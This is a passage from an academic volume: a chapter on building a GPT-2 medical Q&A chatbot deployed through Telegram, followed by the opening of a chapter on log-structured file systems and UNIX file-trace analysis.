As machine learning, particularly deep learning, has advanced, more capable medical chatbots have emerged. A well-known example is the Babylon Health chatbot, which uses deep learning algorithms to provide medical advice based on user symptoms. Babylon Health relies on a large dataset of medical information to train its models, allowing it to suggest diagnoses and treatment options. Some studies have shown that Babylon Health's performance can be comparable to that of human doctors, though concerns about the reliability of AI-based medical advice still exist. Another important development is Ada Health, a medical chatbot that uses machine learning to analyze user symptoms and suggest possible diagnoses. Ada Health has been widely adopted and integrated into various healthcare systems, demonstrating that AI-driven medical assessments can work in real-world scenarios.

NLP has been crucial in improving the abilities of medical chatbots. Early NLP systems struggled to understand and generate natural language text, often relying on rigid rules that lacked flexibility. However, with the introduction of more advanced NLP models, like BERT (Bidirectional Encoder Representations from Transformers) and Transformer-based architectures, medical chatbots have become much better at understanding and responding to user questions. For example, BERT has been used in healthcare applications to improve the accuracy of tasks like text classification and information retrieval. Its ability to understand context and subtle differences in language makes it a valuable tool for creating smarter medical chatbots.

The introduction of Generative Pre-trained Transformers (GPT) by OpenAI was a major leap forward in NLP, particularly for conversational AI. GPT-2 and GPT-3, in particular, have been used in developing medical chatbots because they can generate text that is coherent and relevant to the context. These models are pre-trained on large datasets and can be fine-tuned for specific tasks, such as answering medical questions. Research on GPT-based medical chatbots, like MedBot, has shown that these models can give highly accurate and human-like responses, making them well-suited for interacting with patients. However, research also stresses the importance of fine-tuning these models and continuously monitoring them to ensure they provide safe and reliable medical advice.

Another area of related work involves integrating medical chatbots into larger healthcare systems. For example, Mayo Clinic has developed a chatbot that connects with its electronic health records (EHR) system to offer personalized health advice based on a patient's medical history. This integration allows the chatbot to provide more accurate and relevant

recommendations, reflecting a growing trend toward personalized medicine. Similarly, Microsoft Healthcare Bot is designed to be highly customizable, enabling healthcare providers to tailor the chatbot's responses based on specific clinical guidelines and practices. This customization ensures that the chatbot meets the healthcare provider's standards, improving the quality of care provided to patients.

Despite these advances, there are still challenges in developing and deploying medical chatbots. A major concern is the ethical and legal issues of using AI to provide medical advice. Issues such as data privacy, liability, and the risk of AI misinterpreting or misdiagnosing are ongoing research topics. Additionally, ensuring that chatbots can handle a wide range of medical queries, including those that are unclear or ambiguous, remains a significant challenge. Researchers are exploring ways to make these systems more reliable and transparent, such as through explainable AI (XAI) techniques that aim to make the decision-making process of AI models more understandable to users.

3.3 METHODOLOGY:

3.3.1 Data Processing and Preparation

a) Processing the CSV File:

The first step in training the chatbot is to extract and organize data from a CSV file that includes questions and answers. The data is loaded into a structured format, making it easy to manage. Each question-answer pair is retrieved and reformatted into a consistent string structure, which will later be used to train the model.

b) Tokenizing the Data:

Once the data is organized, it needs to be converted into a format that the GPT-2 model can work with. This involves breaking the text into smaller components called tokens and transforming them into numerical form. The process ensures that each sequence has the same length, typically 128 tokens, either by adding padding or trimming the data.

3.3.2 Model Loading and Configuration

a) Loading GPT-2 Model and Tokenizer:

After processing the data, the GPT-2 model and its tokenizer are loaded. The tokenizer is responsible for turning the text into tokens that the model can understand. GPT-2, on the other hand, uses these tokens to generate meaningful text based on the input. Additionally, the padding is configured so that any extra space is filled with a special end-of-sequence token to maintain consistency.

3.3.3 Model Training

a) Preparing the Training Configuration:

Before starting the training, key parameters are set up. These include the number of times the model goes through the training data, where the training outputs (such as model checkpoints) will be saved, and the number of data samples the model processes at a time during both training

and evaluation. Regular evaluation and saving of the model checkpoints are scheduled to track progress.

b) Data Collator:

The data collator plays a role in organizing and padding the batches of data before feeding them into the model. The model is trained to predict the next word in a sentence based on the input, rather than using masked word prediction, which is common in other models like BERT.

c) Training the Model:

The training process is managed by a trainer class that simplifies the training loop, evaluations, and saving checkpoints. It handles the interaction between the model, the training configuration, the data collator, and the training and validation datasets, making the training more efficient.

3.3.4 Model Deployment and Query Handling

a) Loading the Fine-Tuned Model

Once the model is fine-tuned with the question-answer data, it is saved and reloaded for deployment. This allows the model to respond to user queries by generating relevant answers based on the input provided.

b) Asking Questions:

To generate answers for user questions, a function processes the input question, which is tokenized and passed to the model. The model then generates a response, which is influenced by various settings that control how creative or random the generated text will be. After the response is generated, it is decoded and presented in a human-readable format.

3.3.5 Telegram Bot Integration

a) Setting Up the Telegram Bot

To enable access to the chatbot through Telegram, a bot is created using the telebot library. The bot is initialized with a unique token, which allows it to communicate with Telegram users.

b) Handling Commands and Messages

The bot is designed to respond to specific commands like /start or /help, providing the necessary information to the user. When a user sends a question, the bot forwards the query to the chatbot model, which then generates a response and sends it back through Telegram.

c) Polling:

The bot continuously monitors new messages using polling. This ensures that the chatbot remains interactive and responsive, allowing it to reply to user questions in real-time. This process ensures the chatbot is fully functional and easily accessible.




Figure 3.1: Flowchart illustrating the process of the GPT-2-based medical Q&A chatbot, from user query input to response delivery and feedback collection.

3.4 FOLLOWING ARE THE STEPS TO INTEGRATE WITH TELEGRAM:

To integrate a chatbot with Telegram, certain steps need to be followed to create and connect the bot. The process begins by opening Telegram and searching for the "BotFather," which is a tool used to manage bots on Telegram. Once found, you send a message to the BotFather using the command /newbot. This command initiates the creation of your new bot. The BotFather will then provide instructions to help you set up the bot, including the requirement to choose a unique username that ends with the word "bot."

Once the bot is created, you will receive an API token from the BotFather, which is essential for connecting your bot to platforms like SendPulse or for integrating it into your code. This token acts as a key, allowing your bot to communicate with the Telegram API. It is important to copy and securely store this token, as it will be needed in your bot's code for seamless operation and interaction on the Telegram platform.




Figure 3.2: Searching for BotFather





Figure 3.3: Restart the BotFather






Figure 3.4: Creating the new bot Figure 3.5: Creating the Access Token for our bot




Figure 3.6: Copying the Access Token

3.5 RESULTS AND DISCUSSION:

The development of the medical Q&A chatbot using a fine-tuned GPT-2 model, integrated with Telegram, showed promising outcomes across several areas. The chatbot effectively generated relevant and understandable responses to various medical-related questions, demonstrating its potential for real-world applications.

Looking at the model's performance, the accuracy of responses was generally good but depended on the complexity of the question. For simpler questions like "What should I do for a headache?" the chatbot provided appropriate suggestions, such as taking medication and resting. However, more complicated queries involving multiple symptoms exposed some limitations, indicating the need for further refinement of the model's training process. Additionally, the GPT-2 model exhibited a strong understanding of the context of the questions it received. For instance, when asked about remedies for a sore throat, it provided a comprehensive answer that included home treatments, over-the-counter medications, and when to consult a healthcare professional. The fluidity of the model's responses was notable, contributing to a more natural interaction with users. This aspect is crucial, as clear and natural communication enhances user trust in a medical chatbot.

The integration with Telegram significantly improved the user experience by making the chatbot easy to access and use. The interface allowed users to submit their medical queries and receive responses in real-time, which is vital for medical tools where quick feedback is expected. The bot's prompt responses improved overall user satisfaction. However, there were instances where the chatbot struggled with unclear or highly complex questions. This highlighted the need for

additional training and possibly incorporating more extensive datasets to improve the bot's understanding and the accuracy of its responses.

Overall, this project highlighted the potential of fine-tuned GPT-2 models for medical chatbots, but it also brought attention to certain challenges that need addressing for future developments. One of the notable strengths of this approach is its scalability. GPT-2 can quickly expand its capabilities, and with more focused medical data, the chatbot could cover a wider range of health topics over time. Integrating the chatbot with a widely-used messaging app like Telegram also enhanced its accessibility, especially in areas where access to healthcare is limited. The flexibility of GPT-2 also makes it adaptable to different languages and dialects, which could make the chatbot useful in non-English speaking regions.

However, there were challenges, particularly with ensuring the medical accuracy of the chatbot's responses. While GPT-2 can generate responses that sound plausible, it lacks the ability to verify medical facts, which can lead to providing incorrect information. This is a significant concern, especially when dealing with health-related issues. Ethical considerations also arise with the use of AI in healthcare, especially regarding the responsibility for incorrect diagnoses or treatment advice. It's essential to position the chatbot as a helpful tool that supports professional medical guidance rather than replacing it. Finally, using platforms like Telegram to handle sensitive medical queries brings up data privacy concerns. Strict adherence to privacy laws, such as HIPAA or GDPR, is necessary to ensure that users' data is protected and to build trust in the chatbot's use.




Figure 3.7: Searching for our bot in telegram




Figure 3.8: Passing query into our bot




Figure 3.9: This is the response given by our bot

3.6 FUTURE SCOPE:

The GPT-2-based medical Q&A chatbot has a lot of room for growth, with several exciting possibilities for improvement. One area where the chatbot can advance is in enhancing its accuracy and specificity. This can be achieved by training the model with more focused medical datasets, especially those containing real-world clinical scenarios. Doing so would help the chatbot offer more precise advice, closer to what medical professionals provide. Expanding the chatbot's language capabilities to include multiple languages would also make it more accessible to people from different regions, improving its overall usability. Additionally, linking the chatbot to up-to-date medical databases, including the latest research and clinical trials, could ensure that it provides responses based on the most current medical knowledge, making its advice more reliable and informative.

There are also opportunities to improve the user experience. Introducing a feedback system would allow users to give their input on the chatbot's answers, which could help fine-tune its performance over time. Incorporating voice recognition features would make the chatbot easier to use, especially for people who are more comfortable speaking than typing or those with disabilities, making the platform more inclusive.

Addressing ethical and legal considerations is another important aspect of the chatbot's future development. Focusing on AI ethics, especially in healthcare, will be crucial to ensuring that the chatbot maintains user privacy, is held accountable for the advice it gives, and reduces the risk of providing incorrect information. Furthermore, adhering to healthcare regulations, such as HIPAA in the United States or GDPR in Europe, will be necessary for the chatbot to be trusted and widely adopted.

Collaboration with healthcare providers also holds great potential for the chatbot's future. By working closely with hospitals and clinics, the chatbot could be integrated into telemedicine platforms, helping with initial consultations and patient assessments. Additionally, integrating the chatbot with wearable health devices could allow it to provide more personalized and timely advice based on real-time health data from users' wearable devices.

CONCLUSION:

The GPT-2 based medical Q&A chatbot integrated with Telegram shows how AI can help improve access to basic healthcare information. It's good at giving clear, relevant responses, which can be especially helpful in areas where healthcare is hard to access. However, this version of the chatbot also faces challenges, like making sure the advice is accurate, dealing with ethical issues, and protecting user privacy.

As AI technology improves, there are great opportunities to make this chatbot even better. By using more specific medical data, improving how users interact with it, and making sure it follows ethical and legal rules, the chatbot could become a more trustworthy and widely used

tool in healthcare. But it's important to remember that this technology should support, not replace, professional medical advice.

In short, while this project is a big step forward in using AI for healthcare, ongoing work and collaboration with medical experts will be key to unlocking its full potential.

REFERENCES:

1. Brown, T., Mann, B., Ryder, N., Subbiah, M., Kaplan, J. D., Dhariwal, P.,... & Amodei, D. (2020). Language models are few-shot learners. *Advances in Neural Information Processing Systems, 33*, 1877–1901.
2. Radford, A., Wu, J., Child, R., Luan, D., Amodei, D., & Sutskever, I. (2019). *Language models are unsupervised multitask learners*. OpenAI.
3. Vaswani, A., Shazeer, N., Parmar, N., Uszkoreit, J., Jones, L., Gomez, A. N.,... & Polosukhin, I. (2017). Attention is all you need. *Advances in Neural Information Processing Systems, 30*, 5998–6008.
4. Devlin, J., Chang, M. W., Lee, K., & Toutanova, K. (2019). BERT: Pre-training of deep bidirectional transformers for language understanding. In *Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies* (Vol. 1, pp. 4171–4186).
5. Lee, J., Yoon, W., Kim, S., Kim, D., Kim, S., So, C. H., & Kang, J. (2020). BioBERT: A pre-trained biomedical language representation model for biomedical text mining. *Bioinformatics, 36*(4), 1234–1240.
6. Alsentzer, E., Murphy, J. R., Boag, W., Weng, W. H., Jin, D., Naumann, T., & McDermott, M. (2019). Publicly available clinical BERT embeddings. In *Proceedings of the 2nd Clinical Natural Language Processing Workshop* (pp. 72–78).
7. Zhang, Y., & Wallace, B. C. (2017). A sensitivity analysis of (and practitioners' guide to) convolutional neural networks for sentence classification. In *Proceedings of the 8th International Joint Conference on Natural Language Processing* (Vol. 1, pp. 253–263).
8. Hochreiter, S., & Schmidhuber, J. (1997). Long short-term memory. *Neural Computation, 9*(8), 1735–1780.
9. Sutskever, I., Vinyals, O., & Le, Q. V. (2014). Sequence to sequence learning with neural networks. *Advances in Neural Information Processing Systems, 27*, 3104–3112.
10. Bahdanau, D., Cho, K., & Bengio, Y. (2015). Neural machine translation by jointly learning to align and translate. In *Proceedings of the 3rd International Conference on Learning Representations*.
11. Cho, K., Van Merriënboer, B., Gulcehre, C., Bahdanau, D., Bougares, F., Schwenk, H., & Bengio, Y. (2014). Learning phrase representations using RNN encoder-decoder for statistical machine translation. In *Proceedings of the 2014 Conference on Empirical Methods in Natural Language Processing* (pp. 1724–1734).

12. Pennington, J., Socher, R., & Manning, C. D. (2014). GloVe: Global vectors for word representation. In *Proceedings of the 2014 Conference on Empirical Methods in Natural Language Processing* (pp. 1532–1543).
13. Mikolov, T., Chen, K., Corrado, G., & Dean, J. (2013). Efficient estimation of word representations in vector space. In *Proceedings of the 1st International Conference on Learning Representations*.
14. Peters, M. E., Neumann, M., Iyyer, M., Gardner, M., Clark, C., Lee, K., & Zettlemoyer, L. (2018). Deep contextualized word representations. In *Proceedings of the 2018 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies* (Vol. 1, pp. 2227–2237).
15. Howard, J., & Ruder, S. (2018). Universal language model fine-tuning for text classification. In *Proceedings of the 56th Annual Meeting of the Association for Computational Linguistics* (Vol. 1, pp. 328–339).
16. Liu, Y., Ott, M., Goyal, N., Du, J., Joshi, M., Chen, D.,... & Stoyanov, V. (2019). RoBERTa: A robustly optimized BERT pretraining approach. *arXiv preprint arXiv:1907.11692*.
17. Lan, Z., Chen, M., Goodman, S., Gimpel, K., Sharma, P., & Soricut, R. (2020). ALBERT: A lite BERT for self-supervised learning of language representations. In *International Conference on Learning Representations*.
18. Yang, Z., Dai, Z., Yang, Y., Carbonell, J., Salakhutdinov, R. R., & Le, Q. V. (2019). XLNet: Generalized autoregressive pretraining for language understanding. *Advances in Neural Information Processing Systems, 32*, 5753–5763.
19. Clark, K., Luong, M. T., Le, Q. V., & Manning, C. D. (2020). ELECTRA: Pre-training text encoders as discriminators rather than generators. In *International Conference on Learning Representations*.
20. Raffel, C., Shazeer, N., Roberts, A., Lee, K., Narang, S., Matena, M.,... & Liu, P. J. (2020). Exploring the limits of transfer learning with a unified text-to-text transformer. *Journal of Machine Learning Research, 21*(140), 1–67.
21. Lewis, M., Liu, Y., Goyal, N., Ghazvininejad, M., Mohamed, A., Levy, O.,... & Zettlemoyer, L. (2020). BART: Denoising sequence-to-sequence pre-training for natural language generation, translation, and comprehension. In *Proceedings of the 58th Annual Meeting of the Association for Computational Linguistics* (pp. 7871–7880).
22. Shang, J., Ma, T., Xiao, C., & Sun, J. (2019). Pre-training of graph augmented transformers for medication recommendation. In *Proceedings of the 27th ACM International Conference on Information and Knowledge Management (CIKM)* (pp. 579–588).
23. Gu, Y., Tinn, R., Cheng, H., Lucas, M., Usuyama, N., Liu, X.,... & Poon, H. (2022). Domain-specific language model pretraining for biomedical natural language processing. *ACM Transactions on Computing for Healthcare, 3*(1), 1–23.

24. Ruder, S., Peters, M. E., Swayamdipta, S., & Wolf, T. (2019). Transfer learning in natural language processing. In *Proceedings of the 27th International Conference on Computational Linguistics* (pp. 1359–1371).
25. Sohn, S., Shin, S. Y., & Lee, J. (2020). Ethical considerations for artificial intelligence in medical applications. *Journal of Medical Internet Research, 22*(4), e16736.
26. Amodei, D., Olah, C., Steinhardt, J., Christiano, P., Schulman, J., & Mane, D. (2016). Concrete problems in AI safety. *arXiv preprint arXiv:1606.06565*.
27. Burt, J. R., Cheng, J., Anderson, E., & Khouzani, R. (2020). AI in healthcare: Current progress and challenges. *The Lancet Digital Health, 2*(9), e469–e478.
28. Esteva, A., Robicquet, A., Ramsundar, B., Kuleshov, V., DePristo, M., Chou, K.,... & Dean, J. (2019). A guide to deep learning in healthcare. *Nature Medicine, 25*(1), 24–29.
29. Chaudhary, K., Wang, X., Singh, S., & Gitter, A. (2021). Explaining medical AI predictions through patient-specific counterfactuals. *Nature Machine Intelligence, 3*, 54–65.
30. Miotto, R., Wang, F., Wang, S., Jiang, X., & Dudley, J. T. (2018). Deep learning for healthcare: Review, opportunities, and challenges. *Briefings in Bioinformatics, 19*(6), 1236–1246.
31. Chen, T. Q., & Guestrin, C. (2016). XGBoost: A scalable tree boosting system. In *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining (KDD)* (pp. 785–794).
32. Mikolov, T., Sutskever, I., Chen, K., Corrado, G. S., & Dean, J. (2013). Distributed representations of words and phrases and their compositionality. *Advances in Neural Information Processing Systems, 26*, 3111–3119.
33. Chung, J., Gulcehre, C., Cho, K., & Bengio, Y. (2014). Empirical evaluation of gated recurrent neural networks on sequence modeling. *arXiv preprint arXiv:1412.3555*.
34. Hassanpour, S., & Langlotz, C. P. (2016). Information extraction from unstructured clinical text: A survey. *Journal of Biomedical Informatics, 67*, 62–73.
35. Shickel, B., Tighe, P. J., Bihorac, A., & Rashidi, P. (2018). Deep EHR: A survey of recent advances in deep learning techniques for electronic health record (EHR) analysis. *Journal of Biomedical Informatics, 83*, 168–185.
36. Krizhevsky, A., Sutskever, I., & Hinton, G. E. (2012). ImageNet classification with deep convolutional neural networks. *Advances in Neural Information Processing Systems, 25*, 1097–1105.
37. Shen, Y., Huang, P. S., Gao, J., Chen, W., Dai, P., & Song, Y. (2018). Reinforce self-attention mechanism for sequence modeling. *Advances in Neural Information Processing Systems, 31*, 1018–1028.
38. Sun, C., Qiu, X., Xu, Y., & Huang, X. (2019). How to fine-tune BERT for text classification? In *Proceedings of the 14th China National Conference on Computational Linguistics* (pp. 68–73).

CHAPTER 4

SYSTEM FOR LOG STRUCTURED FILE

Sumit Chopra[1], Ramandeep Kaur[2] and Prerna Kutlehria[3]
[1,2,3]GNA University, Phagwara

ABSTRACT:
Log-Structured file systems' design and implementation are covered in this study. By capturing activity in trace files and creating programs to analyze the traces, it also analyses the UNIX 4.2BSD file system. According to the analysis, just a small amount of file system bandwidth is used per user on average, and the majority of accessed files are brief, open for a short time, and are accessed consecutively. The performance of five well-known Linux file systems is also assessed across a range of storage device concealment, from slow hard drives to fast persistent memory block devices. The tests were performed on identical IBM System x3650 M4 servers running Red Hat Enterprise Linux 7.0 (RHEL7), including two 8-core Intel Xeon CPUs and 96GB of RAM. Emulation techniques were used in the tests to replicate various storage device latencies.

Keywords: Log-structured system, high-speed, traditional-file-based system, Linux-file system.

4.1 INTRODUCTION:

The need to decrease file read latency for high-speed I/O is discussed in this study, which also suggests a technique called Transparent Informed Prefetching (TIP) that makes use of hints to enhance read performance. It also examines how TIP can be utilized to reduce application delay from the high throughput of new technologies like disc arrays and log-structured file systems. The use of Write-Optimized Dictionaries (WODs), such as Log-Structured Merge trees (LSM trees) and B trees, in file systems is discussed in the paper. These file systems can perform random writes, metadata updates, and recursive directory traversals orders of magnitude faster than traditional file systems.

The performance of other operations, including file renaming, deletion, and sequential file writing, have to be sacrificed to obtain these three performance increases, according to earlier WOD-based file systems. The study suggests three methods—late-binding journaling, zoning, and range deletion—to overcome these restrictions and enhance the functionality of WOD-based file systems as a whole. The proposed BetrFS 0.2 file system offers notable directory scan and minor random write speed gains while matching the performance of traditional file systems for other operations.

A file system with a log structure speed up both file writing and crash recovery by incrementally writing all changes to the disc in a log-like fashion. The only structure on the disc is the log, which provides indexing data to facilitate efficient file reading from the log.

The creation and application of a log-structured file system, a novel method of file system structure. The study of the log-structured file system's performance in comparison to conventional file systems revealed that the log-structured file system has several benefits in terms of efficiency and dependability.

The limitations of a typical file system are obvious. A novel method of file system organization that gets around some of the drawbacks of conventional file systems is the log-structured file system. Designing and implementing a log-structured file system and assessing its performance in comparison to conventional file systems are the study's goals.




Figure 4.1: Structure of a Log-Structured File System

Numerous studies have been conducted by various academics, including the initial log-structured file system proposal made by Rosenblum and Ousterhout and several versions made by other researchers. Several benchmarks are used to evaluate the performance of the log-structured file system to that of traditional file systems.

The advantages and drawbacks of the log-structured file system in comparison to conventional file systems have been examined after an analysis of the findings.




Figure 4.2: Traditional File-Based System.

Compared to conventional file systems, the log-structured file system has several benefits, including enhanced dependability and faster write performance.

In contrast to conventional file systems, the read performance of the log-structured file system was a little bit worse. Overall, it is possible to think of the research on the log-structured file system as a novel method of file system organization.




Figure 4.3: Sequential write mechanism in a Log-Structured File System (LFS).

Trace files are used to record activity on the UNIX 4.2BSD file system, and the activity is then analyzed to produce various measures. The outcomes are:

i. Users only use a small amount of file system bandwidth on average, and the majority of accessed files are brief, open for a short period, and are accessed sequentially.
ii. A simulator that forecasts the efficiency of disc block caches makes use of the traces.
iii. The study demonstrates how UNIX moderate-sized caches reduce disc traffic by roughly 50%, but bigger caches (several gigabytes) can significantly reduce disc traffic by up to 90%.
iv. The least amount of disc accesses are produced by large caches and large block sizes (16 bytes or more).
v. Average file usage by users is quite low, which means that network bandwidth won't be a constraint for designing network filesystems.
vi. A major factor in the effectiveness of big disc block caches is the fact that the majority of file data is destroyed or replaced within a few minutes after creation.
vii. Most accessed files are brief, open for a brief period, and are accessed consecutively, resulting in a low average file system bandwidth requirement per user.
viii. Within a few minutes of being created, the majority of new data is erased or overwritten.
ix. In UNIX, moderate-sized caches cut disc traffic by roughly 50%, while bigger caches (several gigabytes) can cut it by a significant amount, by 90% or more.
x. Block sizes with a minimum of 16 bytes have the fewest disc accesses.

Table 4.1: Cache miss rates (%) for different lookahead values at 4000K with MinChance policy

4000K Cache Miss Rates (%)							
		Lookahead					
